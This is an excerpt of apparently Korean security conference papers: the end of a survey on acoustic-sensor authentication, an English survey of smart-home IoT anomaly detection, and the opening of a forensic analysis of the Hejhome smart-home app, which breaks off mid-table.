장치 인증은 음향 센서를 이용하여 장치 고유의 특징을 추출하여 진행한다. 이를 위해서, 스피커로부터 음향 신호를 인증 대상 기기의 마이크가 녹음하고, 녹음된 신호에서 FR(Frequency Response), MFCCs(Mel-Frequency Cepstral Coefficients) 그리고 ANP(Acoustic Nonlinear Pattern) 등의 기술을 사용하여 장치 고유의 특징을 추출한다.

첫 번째로, FR(Frequency Response)을 사용한 방법이 있다. FR은 특정 주파수 대역에서 일정한 간격으로 추출한 입력 신호 대비 출력 신호의 크기를 뜻하는 Gain factor들 즉, (1)의 A 값의 집합을 뜻한다. FR을 사용한 인증은 등록된 기기들의 FR과 인증하고자 하는 기기의 FR을 비교하여 진행한다.

FR은 일반적인 방법을 이용해서 신호를 만들 수 있기 때문에 인증 비용이 적고, 정확도가 높은 장점이 있다. 그러나 인접한 주파수에서는 유사한 Gain factor를 가질 수 있는 신호의 특성상, Replay attack이나 Fingerprint-emulation attack[3]과 같은 공격들에 노출되기 쉽다. 이를 대비하기 위해서는 넓은 간격으로 Gain factor를 추출해야 하므로[3] 신호의 주파수 대역을 넓혀야 보안성이 확보되는 단점이 있다.

두 번째로, MFCCs를 사용한 방법이 있다. MFCCs는 음향 신호(사람의 음성, 음악, 여러 악기가 동시에 연주하는 소리)에서 가청 주파수 대역의 특징들을 부각한 집합이다[4]. MFCCs를 사용한 인증은 등록된 기기들의 특정 음향 신호에 대한 MFCCs와 그 음향 신호를 통해 인증하고자 하는 기기의 MFCCs를 비교하여 진행한다.

MFCCs는 일상의 음향을 별도의 수정 없이 사용할 수 있다는 점에서 범용성이 뛰어나고 최장 2m 거리[5]에서 높은 인증 정확도를 보여주는 장점이 있다. 그러나, 유출되었을 경우 인접한 주파수에서는 세기가 비슷한 특성이 있으므로 신호를 이루는 주파수 구성이 기존 인증에 사용된 신호와 달리 완전히 새로워야 유출된 정보를 대체할 수 있고, 연산 비용이 많이 들어가는 단점이 있다.

세 번째로, ANP를 사용한 방법이 있다. ANP는 (3)을 이용해 계산한 왜곡된 주파수 성분의 세기를 뜻한다. ANP를 사용한 인증은 등록된 기기의 ANP와 인증하고자 하는 기기의 ANP를 비교하여 진행한다.

$$\begin{aligned}(3)\ S_{out} \quad & g_1 S_{in} + g_2 S_{in}^2 \\ &= \frac{g_2}{2}(A_1^2 + A_2^2) + g_1 A_1 \cos(2\Pi f_2) \\ &+ \frac{g_2 A_1^2}{2} cos(4\Pi f_1 t) + \frac{g_2 A_2^2}{2} cos(4\Pi f_2 t) \\ &+ g_2 A_1 A_2 (\cos(2\Pi(f_2 + f_1)t) + \cos(2\Pi(f_2 - f_1)t)\end{aligned}$$

ANP는 같은 주파수 대역에서 앞에서 언급한 방법들보다 고유 특징을 많이 만들어낼 수 있어 좁은 주파수 대역을 사용해도 상관없다는 장점이 있다. 그러나, 일반 스피커로는 원하는 주파수의 원하는 세기를 정확히 만들어내기 어려우므로 별도의 신호 생성기가 필요하다는 단점이 있다[3][6].

3.2 사용자 인증 방법

사용자 인증의 경우 음향 센서를 사용하여 사람이 가지는 고유한 특징을 추출하여 진행한다. 본 논문에서 소개할 고유 특징으로는 입술 움직임 패턴, 얼굴, 외이도, 성대, 호흡 등이 있다.

입술 움직임 패턴만을 사용한 첫 번째 연구

이름	강점	약점
LibPass	시끄러운 환경(빛, 소음)에 강력하다.	사용자의 신체적, 심리적 조건에 민감하다.
LVID	두 가지 생체 인식(음성, 입술 움직임 패턴)을 동시에 캡처하여 서로의 장, 단점을 보안한다.	인증을 하기 위해서 스마트폰을 손으로 들고 있어야 하며 미세한 떨림이 발생하면 정확도가 떨어진다.
EchoPrint	저렴한 비용으로 보편적으로 장착 된 음향 센서를 사용한 사용자 얼굴을 사용한 인증이 가능하다.	모자, 안경 및 머리스타일과 같은 사용자 외모 변화에 취약하다.
EchoFace	저렴한 비용으로 보편적으로 장착 된 음향 센서를 사용한 사용자 얼굴을 사용한 인증이 가능하다.	FaceID를 사용하는 것 보다 상대적으로 성능이 떨어진다.
Using ear acoustics	지문과 같은 외의도의 고유한 특징을 사용한 인증 방법이다.	추후 지속적인 인증 시 에도 가청 신호를 사용하여 사용자가 인증하는데 불편함을 느낀다.
Using Inaudible Signals	초기 인증을 진행할 경우 가청 신호를 사용, 이후 인증은 비 가청 신호를 사용하여 이전 연구의 단점을 해결한다.	가청 신호를 사용할 때 보다 이어폰의 포지션 배치가 민감하다.
EarDynamic	다양한 신체 동작(서기, 걷기, 앉기, 조깅 등)을 수행 할 때 높은 정확도를 유지한다.	감기 및 바이러스(외이도 염)등의 질병에 영향을 크게 받아 인증 시스템 성능이 저하된다.
VocalLock	학습에 사용한 데이터를 인증 데이터로 사용하는 LibPass와 달리 새로운 데이터를 사용하여 인증이 가능하다.	습관의 변화, 감기 및 바이러스 등의 질병에 영향을 받을 경우 인증 성능이 저하된다.
BreathPrint	시끄러운 환경(빛, 소음)에 강력하다.	감기 및 질병으로 인한 성능저하 연구가 진행되지 않았다.
VoicePop	팝 노이즈 기능이 주변 노이즈의 기능과 다르기에 주변 소음에 강력하다.	사용자와 마이크의 거리가 멀거나(12cm 초과) 가까우면(2cm 미만) 정확도가 급격히 떨어진다.

표 2 사용자 인증방법

로는 LibPass[7]가 있다. 해당 연구에서는 도플러 프로파일을 사용하여 입술 움직임 패턴을 학습, 해당 데이터를 활용하여 사용자를 인식한다. 그러나 입술 움직임 패턴은 사용자의 신체적, 심리적 조건에 민감하여 해당 패턴만을 사용 할 경우 정확도가 떨어지는 문제가 있다. 이 문제를 해결하기 위해 두 가지 생체 인증 결합한 다중 인증 시스템인 LVID[8]가 제안되었다.

얼굴 인식을 사용한 연구로는 스마트폰의 전면 카메라와 이어피스 스피커에서 들리지 않는 음향 신호를 방출하여 사용자의 얼굴을 인식하는 2단계 인증기법인 EchoPrint[9]연구가 진행되었다. 이후 카메라 사용 없이 이어피스 스피커와 상하단의 마이크 2개만을 사용하여 얼굴을 인식하는 EchoFace[10]연구가 진행되었다.

사용자의 외이도의 특징 추출 관련 연구는 Using ear acoustics[11]가 진행되었으나 해당 연구의 경우 가청 프로브 신호를 사용하여 사용자가 불편함을 느낄 수 있다는 단점이 존재하였다. 해당 단점을 보안하기 위한 가청 신호 대신 비가청 신호를 사용한 Using Inaudible Signals[12] 진행되었으며 외이도의 정적인 모양과 사용자가 말을 할 때 변형되는 외이도의 동적인 모양에서 특징을 추출하여 인증하는 EarDynamic[13] 연구가 진행되었다.

성대의 특징 추출은 VocalLock[14] 연구에서 사람이 말을 하는 동안 성대의 정적인 모양과 동적인 움직임이 개개인의 특징을 확인할 수 있음을 발견하였다. 사용자의 성대 특징을 활용하여 개인을 인식하는 연구가 진행되었다.

사람의 호흡 또한 개인을 인식하는 데에 사용이 가능했다. 관련 연구로 사용자가 숨을 들이마시는 행위, 정상적인 호흡, 심호흡 이 3가지 동작의 데이터를 마이크 센서를 통해 입력받아 사용자 인증이 가능한 BreathPrint[15]연구 및 숨을 쉬면서 발생하는 팝 노이즈를 활용하여 사용자를 인식하는 VoicePop[16]연구가 진행되었다.

사용자 인증방법의 경우 사용자의 고유한 특성을 사용하기 때문에 사용자의 심리 상태 및 질병으로 인하여 사용자의 상태가 변화되면 정확도가 떨어지는 단점을 확인할 수 있었다.

IV. 결론

본 논문을 통해 음향 센서를 활용한 인증 방법들에 대하여 알아보았다. 음향 센서의 선형적, 비선형적 특성을 활용한 인식 방법과, 음향 센서를 활용한 사람이 가진 고유한 습관 및 신

체적 특징을 추출하여 사용자를 인증하는 연구에 대해 분석하였다. 향후 연구에서는 음향 센서뿐만 아닌 다양한 범용성 센서들을 활용한 인증 방법들에 대해 분석할 예정이며, 더 나아가 새로운 방향을 제안하는 연구를 수행하고자 한다.

[참고문헌]

[1]https://www.statista.com/statistics/118357/iot-connected-devices-worldwide/

[2]Furkan Tari, Ant Ozok, and Stephen H Holden. 2006. A comparison of perceived and real shoulder-surfing risks between alphanumeric and graphical passwords. In Proceedings of the second symposium on Usable privacy and security. ACM, 56 - 66.

[3]Han, Dianqi, et al. "(In) secure Acoustic Mobile Authentication." IEEE Transactions on Mobile Computing (2021).

[4]https://ratsgo.github.io/speechbook/docs/fe/mfcc

[5]Das, Anupam, Nikita Borisov, and Matthew Caesar. "Do you hear what i hear? fingerprinting smart devices through embedded acoustic components." Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security. 2014.

[6]Zhou, Xinyan, et al. "Nauth: Secure face-to-face device authentication via nonlinearity." IEEE INFOCOM 2019-IEEE Conference on Computer Communications. IEEE, 2019.

[7]L. Lu et al., "Lip Reading-Based User Authentication Through Acoustic Sensing on Smartphones ," in IEEE/ACM Transactions on Networking, vol. 27, no. 1, pp. 447-460, Feb. 2019, doi: 10.1109/TNET.2019.2891733.

[8]L. Wu, J. Yang, M. Zhou, Y. Chen and Q. Wang, "LVID: A Multimodal Biometrics Authentication System on Smartphones," in IEEE Transactions on Information Forensics and Security, vol. 15, pp. 1572-1585, 2020, doi: 10.1109/TIFS.2019.2944058.

[9]Bing Zhou, Jay Lohokare, Ruipeng Gao, and Fan Ye. 2018. EchoPrint: Two-factor Authentication using Acoustics and Vision on Smartphones. In Proceedings of the 24th Annual International Conference on Mobile Computing and Networking (MobiCom '18). Association for Computing Machinery, New York, NY, USA, 321 - 336. DOI:https://doi.org/10.1145/3241539.3241575

[10]H. Chen, W. Wang, J. Zhang and Q. Zhang, "EchoFace: Acoustic Sensor-Based Media Attack Detection for Face Authentication," in IEEE Internet of Things Journal, vol. 7, no. 3, pp. 2152-2159, March 2020, doi: 10.1109/JIOT.2019.2959203.

[11]T. Arakawa, T. Koshinaka, S. Yano, H. Irisawa, R. Miyahara and H. Imaoka, "Fast and accurate personal authentication using ear acoustics," 2016 Asia-Pacific Signal and Information Processing Association Annual Summit and Conference (APSIPA), 2016, pp. 1-4, doi: 10.1109/APSIPA.2016.7820886

[12]S. Mahto, T. Arakawa and T. Koshinak, "Ear Acoustic Biometrics Using Inaudible Signals and Its Application to Continuous User Authentication," 2018 26th European Signal Processing Conference (EUSIPCO), 2018, pp. 1407-1411, doi: 10.23919/EUSIPCO.2018.8553015.

[13]Zi Wang, Sheng Tan, Linghan Zhang, Yili Ren, Zhi Wang, and Jie Yang. 2021. EarDynamic: An Ear Canal Deformation Based Continuous User Authentication Using In-Ear Wearables. Proc. ACM Interact. Mob. Wearable Ubiquitous Technol. 5, 1, Article 39 (March 2021), 27 pages. DOI:https://doi.org/10.1145/3448098

[14]Li Lu, Jiadi Yu, Yingying Chen, and Yan Wang. 2020. VocalLock: Sensing Vocal Tract for Passphrase-Independent User Authentication Leveraging Acoustic Signals on Smartphones. Proc. ACM Interact. Mob. Wearable Ubiquitous Technol. 4, 2, Article 51 (June 2020), 24 pages. DOI:https://doi.org/10.1145/3397320

[15]Jagmohan Chauhan, Yining Hu, Suranga Seneviratne, Archan Misra, Aruna Seneviratne, and Youngki Lee. 2017. BreathPrint: Breathing Acoustics-based User Authentication. In Proceedings of the 15th Annual International Conference on Mobile Systems, Applications, and Services (MobiSys '17). Association for Computing Machinery, New York, NY, USA, 278 - 291. DOI:https://doi.org/10.1145/3081333.3081355

[16]Q. Wang et al., "VoicePop: A Pop Noise based Anti-spoofing System for Voice Authentication on Smartphones," IEEE INFOCOM 2019 - IEEE Conference on Computer Communications, 2019, pp. 2062-2070, doi: 10.1109/INFOCOM.2019.8737422.

Choose your home: Survey on Anomaly Detection Techniques for Smart Home IoT

Rustam Ismailov†, Yeonjoon Lee‡

*Major in Bio Artificial Intelligence, Dept. of Computer Science and Engineering, Hanyang University†‡

Abstract

IoT security vulnerabilities lead to countless threats and attacks that can potentially threaten critical infrastructure and even national security, cause physical and financial loss, and more. Anomaly detection is a technique used to identify unusual patterns that do not match expected behaviour. The article discusses the problem of choosing different approaches for detecting anomalies in appified smart home Internet of Things (IoT). This problem is associated with the necessity to analyze a variety of security events in order to identify the abnormal behavior of smart devices. In this paper, we also analyze several novel safety and security policy enforcement systems and prototypes, which can capture and manage real physical interactions considering contextual features on smart home platforms.

I. Introduction

In the modern world, the Internet of Things (IoT) technology is increasingly used in human everyday life. In general, the Internet of Things is a network of distributed devices that are connected to the environment using sensors, as well as software and servers. Such devices are also called smart or intelligent. At the same time, with the growing demand for smart devices and their availability, the ways of attackers are improving. The heterogeneity of devices and connections, and their limitations on computing resources, complicate the management of IoT systems. In this regard, the detection of abnormal behavior of smart devices is sometimes very difficult.

To respond to security threats, tools are needed for analyzing heterogeneous events in IoT systems, which are contained in network traffic, logs and other data, the volume of which is sometimes very large. Previously, the authors presented a systematic analysis of various methods for detecting anomalies used in cybersecurity problems [1]. Due to the fact that the smart home IoT ecosystem is fragmented with a wide variety of devices that are generally not amenable to inspection through standardized interfaces, it is quite problematic to compare different approaches to detecting anomalies in the scientific literature with each other.

The scientific novelty of the survey is the proposed comparative analysis of approaches to detecting anomalies of various types, based on the assessment of the efficiency of detecting anomalies in the Internet of Things network traffic. The main task of the study is to arrange behavioral methods with high rates of efficiency in detecting anomalies in the network traffic of the Internet of

* This work was supported by the National Research Foundation of Korea (NRF) grant by the Ministry of Science and ICT (NRF-2020R1G1A1102722)

† Main author: rustx@hanyang.ac.kr

‡ Corresponding author: yeonjoonlee@hanyang.ac.kr

Things.

To this date, a few amount of works have been done in the context of anomaly detection techniques for smart home IoT domain in terms of context sensing [2], device and app behaviours [8], traffic characterization [6], and safety and security policy enforcement [9, 10]. This paper reviews and surveys state-of-the-art anomaly detection systems and approaches in the context of smart home IoT domain and proposes a classification of works done from different points of view.

The survey is structured as follows: First, the basic notion and notation of anomaly detection and their techniques. Afterward, an investigation, analysis and evaluation of the latest researches on anomaly detection approaches in smart home IoT. Finally, the conclusion part of the paper.

II. Anomaly Detection

Anomaly Detection refers to the problem of finding patterns of data that do not conform to a specific concept of normal behavior and are called anomalies, outliers, conflicting observations, exceptions, or poisoning in different applications. The importance of detecting anomalies stems from the fact that they are converted into meaningful, often critical information for use in a variety of applications. The need to develop methods that can predict the occurrence of emergency situations in dynamic systems on the basis of the analysis of the process behavior is becoming urgent.

Anomalies Detection Methods.

Currently, there is no general approach to solving the problem of detecting anomalous situations during information processing by computer systems and information networks. Anomaly detection methods are often used to solve the problem of detecting attacks on computing systems and information networks. They are selected in relation to a certain set of system parameters, and their effectiveness depends only on this set of parameters.

- ***Signature Methods.***

Signature-based intrusion detection methods are commonly used in intrusion detection systems that contain signatures (patterns) of typical attacks based on the headers or contents of network packets.

- ***Behavioral Methods.***

Behavioral methods are based not on models of information attacks, but on models of "normal" functioning of IS. The principle of operation of any of these methods is to detect discrepancies between the current mode of operation of the information system and the mode of operation, which is the reference for this IS.

III. Latest Researches on Anomaly Detection Approaches Based on Behavioral Methods in Smart Home IoT

Recently, there were some interesting studies in detecting anomalies where the authors have proposed different techniques using cutting edge methodologies. These experimental research studies look at how different approaches effect IoT's anomaly detection.

Fu et al. [7] have mainly performed a prototypical realization of in-network security for smart home which empirically measures its performance and shows the security benefits of his approach. It looked at how semantics-aware approach effects smart home's anomaly detection.

Celik et al. [10] proposed a system namely IOTGUARD, which protects users from unsafe and insecure device states by monitoring the behaviour of IoT and trigger-action platform apps. The effectiveness and value of monitoring IoT

apps is demonstrated by the IOTGUARD through systematically identified IoT policies.

Zhou et al. [3] discussed the detection of potential risks of the entity-entity interactions largely uninvestigated in an IoT environment. The method was based on reverse-engineering the details of the interactions among the participating entities (i.e., devices, IoT clouds, and mobile apps).

Kumar et al. [4] described their first large-scale empirical analysis of IoT devices in real-world homes by leveraging data collected from user-initiated network scans of 83M devices in 16M households. This study leverages several network vantage points, including data collected from Avast, a passive network telescope, and active Internet-wide scans.

Birnbach et al. [5] represented how does smart home cause various security issues to users. It was an experimental research study over the smart home devices that showed the feasibility of their proposed system Peeves, that automatically verifies smart home events based on their physical event signatures.

Evaluating the performance of any IoT anomaly detection system requires raw data that includes a set of network features such as features based on source and destination port numbers, payload-based, behavior based, and flow-based. Anomaly detection is the process of identifying deviations from the normal profile of the system.

The analysis of these relevant works was carried out according to the following attributes (Table 1): comparison of behavioral methods based on different approaches for detecting anomalies.

Accuracy characterizes the proportion of instances of network connections for which the specific approach made the correct decision about belonging to a normal or anomalous class. Comparisons of different approaches in Table 1 allow us to distinguish various prototypes and their behavioral indicator performance on the network. The main goal is to demonstrate how each scheme can help home residents detect behavioral changes due to malicious network activities or cyber-attacks.

Unlike traditional non-IoT devices, behavior profile of IoTs does not significantly change by interactions with users or environment. In this study we show the efficacy of various approaches that recognize instances of abnormal connections based on behavioral methods. When comparing different approaches with each other, it can be established that the difference in the accuracy of detecting anomalies is not very significant - no more than 1% - 3%. A more diverging characteristic may be the network training time, which also increases when using ML and/or DL approaches that require more computing power.

And, the behavioral method in combination with the right approach indicates high performance for specific users, individually, since considering the behaviours of both apps and users provides more flexibility to the security policies to adapt to the highly dynamic smart home system.

IV. Conclusion

With the advent of IoT devices and IoT applications, it is imperative to provide a reliable and secure platform for this area to maximize protection against current and future cyberattacks. Despite the advanced solutions being developed year after year, there is no doubt that further research is needed to develop appropriate security mechanisms for detecting anomalies in lightweight IoT applications.

In the future, it is planned to analyze the characteristics of DNN models used in IoT smart home platforms. One of the directions for future work is to study the influence of the structure of network traffic on the performance indicators of using deep learning models for detecting anomalies. Based on the results obtained,

it is planned to develop an approach to identifying and correlating security events based on deep learning methods.

Authors, year	Method	Indicator	Prototype	Approach	Accuracy,%
Wenbo Ding, 2021 [9]	Behavior	Physical interactions	IOTSAFE	Dynamic	96
Deepak Kumar, 2019 [4]	Behavior	Network scan	AVAST antivirus	Freemium	96
Rahmadi Trimananda, 2020 [12]	Behavior	Packet-level signatures	PingPong	State machines	>97
Chenglong Fu, 2021 [7]	Behavior	Semantics	HAWatcher	NLP	97.83
Simon Birnbach, 2019 [5]	Behavior	Event signatures	PEEVES	ML (SVM)	99.9
Wei Zhang, 2018 [11]	Behavior	DFA	HoMonit	NLP	98
Juan Wang, 2020 [8]	Behavior	DUD	IoT-Praetor	NLP+GRU	>98

Table 1. Analysis of behavioral methods

[References]

[1] Monowar H. Bhuyan, D. K. Bhattacharyya, and J. K. Kalita, "Network Anomaly Detection: Methods, Systems and Tools", IEEE COMMUNICATIONS SURVEYS & TUTORIALS, VOL. 16, NO. 1, FIRST QUARTER 2014.

[2] Weijia He, Valerie Zhao, Olivia Morkved, Sabeeka Siddiqui, Earlence Fernandes, Josiah Hester, Blase Ur, "SoK: Context Sensing for Access Control in the Adversarial Home IoT", 6th IEEE European Symposium on Security and Privacy (EuroSP 2021), Online, Sep 2021.

[3] Wei Zhou, Yan Jia, Yao Yao, Lipeng Zhu, Le Guan, Yuhang Mao, Peng Liu and Yuqing Zhang, "Discovering and Understanding the Security Hazards in the Interactions between IoT Devices, Mobile Apps, and Clouds on Smart Home Platforms", USENIX Security, 2019.

[4] Deepak Kumar, Kelly Shen, Benton Case, Deepali Garg, Galina Alperovich, Dmitry Kuznetsov, Rajarshi Gupta, Zakir Durumeric, "All Things Considered: An Analysis of IoT Devices on Home Networks", USENIX Security, 2019.

[5] Simon Birnbach, Simon Eberz, Ivan Martinovic, "Peeves: Physical Event Verification in Smart Homes", CCS '19, November 11-15, 2019, London, United Kingdom.

[6] M. Hammad Mazhar, Zubair Shafiq, "Characterizing Smart Home IoT Traffic in the Wild", 2020 IEEE/ACM Fifth International Conference on Internet-of-Things Design and Implementation (IoTDI).

[7] Chenglong Fu, Qiang Zeng, Xiaojiang Du, "HAWatcher: Semantics-Aware Anomaly Detection for Appified Smart Homes", USENIX Security, 2021.

[8] Juan Wang, Member, IEEE, Shirong Hao, Ru Wen, Boxian Zhang, Liqiang Zhang, Hongxin Hu , Member, IEEE, and Rongxing Lu, Senior Member, IEEE, "IoT-Praetor: Undesired Behaviors Detection for IoT Devices", IEEE INTERNET OF THINGS JOURNAL, VOL. 8, NO. 2, JANUARY 15, 2021.

[9] Wenbo Ding, Hongxin Hu, Long Cheng, "IOTSAFE: Enforcing Safety and Security Policy with Real IoT Physical Interaction Discovery", Network and Distributed Systems Security (NDSS) Symposium 2021.

[10] Z. Berkay Celik, Gang Tan, and Patrick McDaniel, "IOTGUARD: Dynamic Enforcement of Security and Safety Policy in Commodity IoT", NDSS, 2019.

[11] Wei Zhang, Yan Meng, Yugeng Liu, Xiaokuan Zhang, Yinqian Zhang, Haojin Zhu, "HoMonit: Monitoring Smart Home Apps from Encrypted Traffic", Security (CCS '18), October 15-19, 2018, Toronto, ON, Canada. ACM. https://doi.org/10.1145/3243734.3243820.

[12] Rahmadi Trimananda, Janus Varmarken, Athina Markopoulou, Brian Demsky, "Packet-Level Signatures for Smart Home Devices", NDSS, 2020.

스마트 홈 플랫폼 헤이홈에 대한 디지털 포렌식 아티팩트 분석

문상민*, 서승희**, 이창훈†

서울과학기술대학교 (*대학생, **대학원생, † 교수)

Digital Forensic Analysis for Smart-home Platform Hejhome

Sangmin Moon*, Seunghee Seo**, Changhoon Lee†

Seoul National University of Science and Technology

(*Undergraduate student, **Graduate student, † Professor)

요 약

스마트 홈은 IoT(Internet of Things) 기기들을 이용해 거주자에게 편의성을 제공하고 거주 공간 안에서 일어나는 상황을 파악할 수 있게 하는 기술이다. 특히 스마트 홈 기기들의 데이터 중에서 문의 개폐, 온도 및 습도, 움직임 등의 정보는 디지털 포렌식 수사 과정에서 수사관이 사건의 발생 시간 및 경과, 현장 상황 파악을 할 수 있도록 한다. 하지만 국내 스마트 홈 환경에 대한 디지털 포렌식 관점에서의 분석 연구는 아직 미흡하다. 따라서, 본 논문에서는 국내 스마트 홈 플랫폼인 헤이홈에서 환경을 직접 구축하여 실험을 수행한다. 또한, 스마트폰, 클라우드 데이터를 수집하고 디지털 포렌식 관점에서 유의미한 데이터를 분석한다. 분석의 결과로 헤이홈 애플리케이션에서 연결 기기와 접근 시간에 대한 아티팩트를 수집하고 헤이홈 API를 활용하여 문의 개폐, 온도 및 습도, 움직임 등의 아티팩트를 수집한 뒤 활용 방안을 제시한다.

I. 서론

스마트 홈 디바이스는 주변 환경 정보를 수집하고 이를 기반으로 다른 기기와 상호작용하거나 사용자 지정 명령을 수행한다.[1] 이러한 스마트 홈 기기들의 데이터는 사건의 발생 시간 및 경과, 현장 상황 파악을 할 수 있도록 하여 디지털 포렌식적 관점에서 그 의미가 크다. 실제로, 2015년 미국의 아칸소(Arkansas) 주에서 발생한 살인 사건에서 아마존 사의 스마트 스피커인 '아마존 에코'의 녹음 데이터와 IoT 온수기의 기록이 사건 현장 상황에 관한 증거로 제출된 바 있다.

스마트 홈 아티팩트는 OS의 종류와 IoT 기기의 분류별로 데이터 수집 방법, 아티팩트의 형태 및 내용이 다르기 때문에 폭 넓은 연구가 필요하다. 국외 스마트 홈 환경에 관한 연구[1][2][3]는 다수 진행되었으나 iOS 환경에서 국내 스마트 홈에 대한 연구는 미비하다.

이에 따라 본 논문에서는 국내에서 스마트 홈 서비스를 제공하고 있는 헤이홈 플랫폼을 대상으로 iOS 환경의 헤이홈 애플리케이션 파일 구조를 Checkra1n 탈옥을 통해 습득하고 분석한다. 해당 방식은 이스라엘 모바일 포렌식 업체인 셀레브라이트(Cellebrite) 사에서도 사용하는 방식으로 데이터의 변조 없이 데이터를 수집할 수 있다.[4] 또한, 스마트 홈 디바이스 유형별 수집 가능한 아티팩트를 분류하고 API를 통해 연결된 기기, 센서별 상태, 기록 모니터링 등의 정황 아티팩트를 조사한다.

본 논문은 2장에서 관련 연구에 대해 의의와 한계점을 서술하고, 3장에서 헤이홈 분석 환경에 대해 그림과 표로 나타낸다. 4장에서는 헤이홈 아티팩트 수집 및 분석 결과를 정리하고 5

† 교신저자: chlee@seoultech.ac.kr

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2021-0-00540, GPU/ASIC 기반 암호알고리즘 고속화 설계 및 구현 기술개발)

장에서 결론으로 마무리한다.

II. 관련 연구

김소람[2] 등은 Samsung SmartThings와 Google NestHub, Kasa Cam으로 구성된 환경에서 안드로이드용 스마트 홈 애플리케이션에 대해 아티팩트를 분석하였고 Google web API로 기록된 데이터에 대한 아티팩트를 분류, 분석하였다. 해당 연구는 가장 많이 사용되는 스마트 홈 환경인 Samsung SmartThings에 대한 연구뿐만 아니라, Google의 스마트 스피커인 Nest Hub에 대한 아티팩트도 조사하였다는 점에서 의의가 크다. 정현지[3] 등은 Amazon Alexa ecosystem에 대해 iOS 환경과 안드로이드 환경, 또한 API에 대해서도 분석을 진행하였고 아티팩트를 수집, 분류하였다. 해당 연구는 해외에서 가장 많이 사용되고 있는 스마트 스피커인 Amazon Alexa를 다양한 환경에서 분석하고 아티팩트를 수집, 분류하였다는 점에서 의의가 크다. 뿐만 아니라, 모바일 애플리케이션과 웹 브라우저에서 아티팩트를 수집, 분류, 분석할 수 있는 CIFT(Cloud-based IoT Forensic Toolkit)라는 툴을 제안하였다.

기존의 논문들로부터 스마트 홈 환경에서 상당히 많은 아티팩트를 분류해낼 수 있다는 것을 알 수 있었다. 하지만, 주로 Amazon과 Google같이 해외의 스마트 홈 플랫폼을 분석하였고 데이터 수집 방식이 Android 백업, iTunes 백업과 같이 다양하지 못하다는 한계점이 있다. 본 논문에서는 앞선 논문들과 달리 iOS 환경에서 탈옥과 OpenSSH(Open Secure Shell), SFTP(Secure File Transfer Protocol)을 통해 모바일 애플리케이션 분석을 진행하였으며 OAuth 인증 과정에 필요한 accessToken 획득 방법과 API를 통해 아티팩트를 수집하는 방법을 제시하였다.

III. 헤이홈 아티팩트 분석 환경

헤이홈의 센서는 스마트 허브를 통해 통신하며 스마트 허브는 LAN선을 통해 연결된다. 스마트 허브와 각 센서들은 2.4Ghz의 대역폭을 갖는 Zigbee 프로토콜을 이용한다. 센서에서 감지한 정보들은 허브를 통해 클라우드로 데이터를 송수신하고 있음을 파악할 수 있다. 저장된 데이터 및 상태는 헤이홈 애플리케이션 또는 웹 인터페이스인 헤이홈 스퀘어에서 모니터링 및 조작을 할 수 있으며 이는 로그인이 필요하다. 헤이홈은 클라우드와 데이터 송수신을 위한 API를 제공하며 이는 OAuth 방식을 사용한다. OAuth 인증 과정은 로그인 시 JSessionID가 발급되고 인증 코드를 발급받는다. 인증 코드와 Redirect URI, Client ID를 헤더에 포함시키고 accessToken을 요청하면 accessToken이 발급된다. accessToken은 유효 기간이 180일이다.

3.1 헤이홈 분석 환경 구성

본 연구에서 구성한 헤이홈 아티팩트 분석 환경은 그림 1과 같다.




그림 1. 헤이홈 아티팩트 분석 환경

본 연구는 모두 센서를 이용하여 사건 현장을 파악하는 데 도움이 되는 정황 아티팩트를 수집하는 데에 집중한다. 스마트 도어 센서, 스마트 온습도 센서, 스마트 모션 센서 총 3가지 센서를 헤이홈 허브에 연동하고 센서에서 수집된 데이터는 클라우드로 전송되어 iPhone의 헤이홈 애플리케이션과 웹의 헤이홈 Square에서 확인할 수 있다. 스마트 도어 센서로부터 문의 열림, 닫힘 정보를 얻게 되고, 스마트 모션 센서로부터 탐지된 움직임 정보를 얻게 된다. 마

지막으로 스마트 온습도 센서로부터 온도와 습도 정보를 얻게 된다. 스마트 허브는 데이터들을 클라우드 DB로 전송하는 역할을 하고 저장된 상태 및 기록은 스마트폰의 헤이홈 애플리케이션과 PC의 웹 인터페이스를 통해 볼 수 있다. 표 1은 실험 기기를 모델 및 버전, 기능에 따라 정리한 표이다.

Device Name	Model or Version	Function
iPhone 8	iOS 14.4.2, 헤이홈 1.1.8	클라우드 DB에 저장된 스마트 홈 기기들의 상태 및 기록 확인 가능, 기기 제어 가능
스마트 허브	KKZ-GW021	센서가 감지한 데이터를 클라우드 DB로 전송
스마트 도어 센서	KKZ-DO021	문의 열림, 닫힘 감지
스마트 모션 센서	KKZ-MO021	움직임 탐지
스마트 온습도 센서	KKZ-TH021	온도, 습도 감지

표 1. 헤이홈 아티팩트 분석 기기 모델 및 버전

IV. 헤이홈 아티팩트 수집 및 분석 결과

4.1 헤이홈 애플리케이션 분석 결과

4.1.1 헤이홈 애플리케이션에서 아티팩트 수집

본 연구에서는 iOS 환경에서 Checkra1n 탈옥으로 진행하였다. 데이터 수집 방법은 탈옥 후 사용할 수 있는 OpenSSH와 SFTP를 이용하였다.

4.1.2 헤이홈 애플리케이션 아티팩트

iOS 환경의 헤이홈 애플리케이션과 서버와의 통신 관련 데이터는 Library/Caches/com.goqual/Cache.db에 저장된다. 또한, Documents/panel에는 표 2와 같이 연결된 허브와 센서의 기능이 json 형식으로 저장되어 있으며 __access_time__.json에는 그림 2와 같이 연결된 기기들에 대한 마지막 접근 시간이 유닉스 시간으로 기록된다.


```
"q4lh9j7u_1617869222182.json": {
    "time":1621830073.9327569,
    "size":22590
},
"ktge2vqt_1617869222182.json": {
    "time":1621824838.336916,
    "size":17391
},
```


그림 2. __access_time__.json에 기록된 연결 센서의 마지막 접근 시간

Json File Name	Description
ktge2vqt_1617869222182.json	스마트 도어 센서에 대한 기능 정의
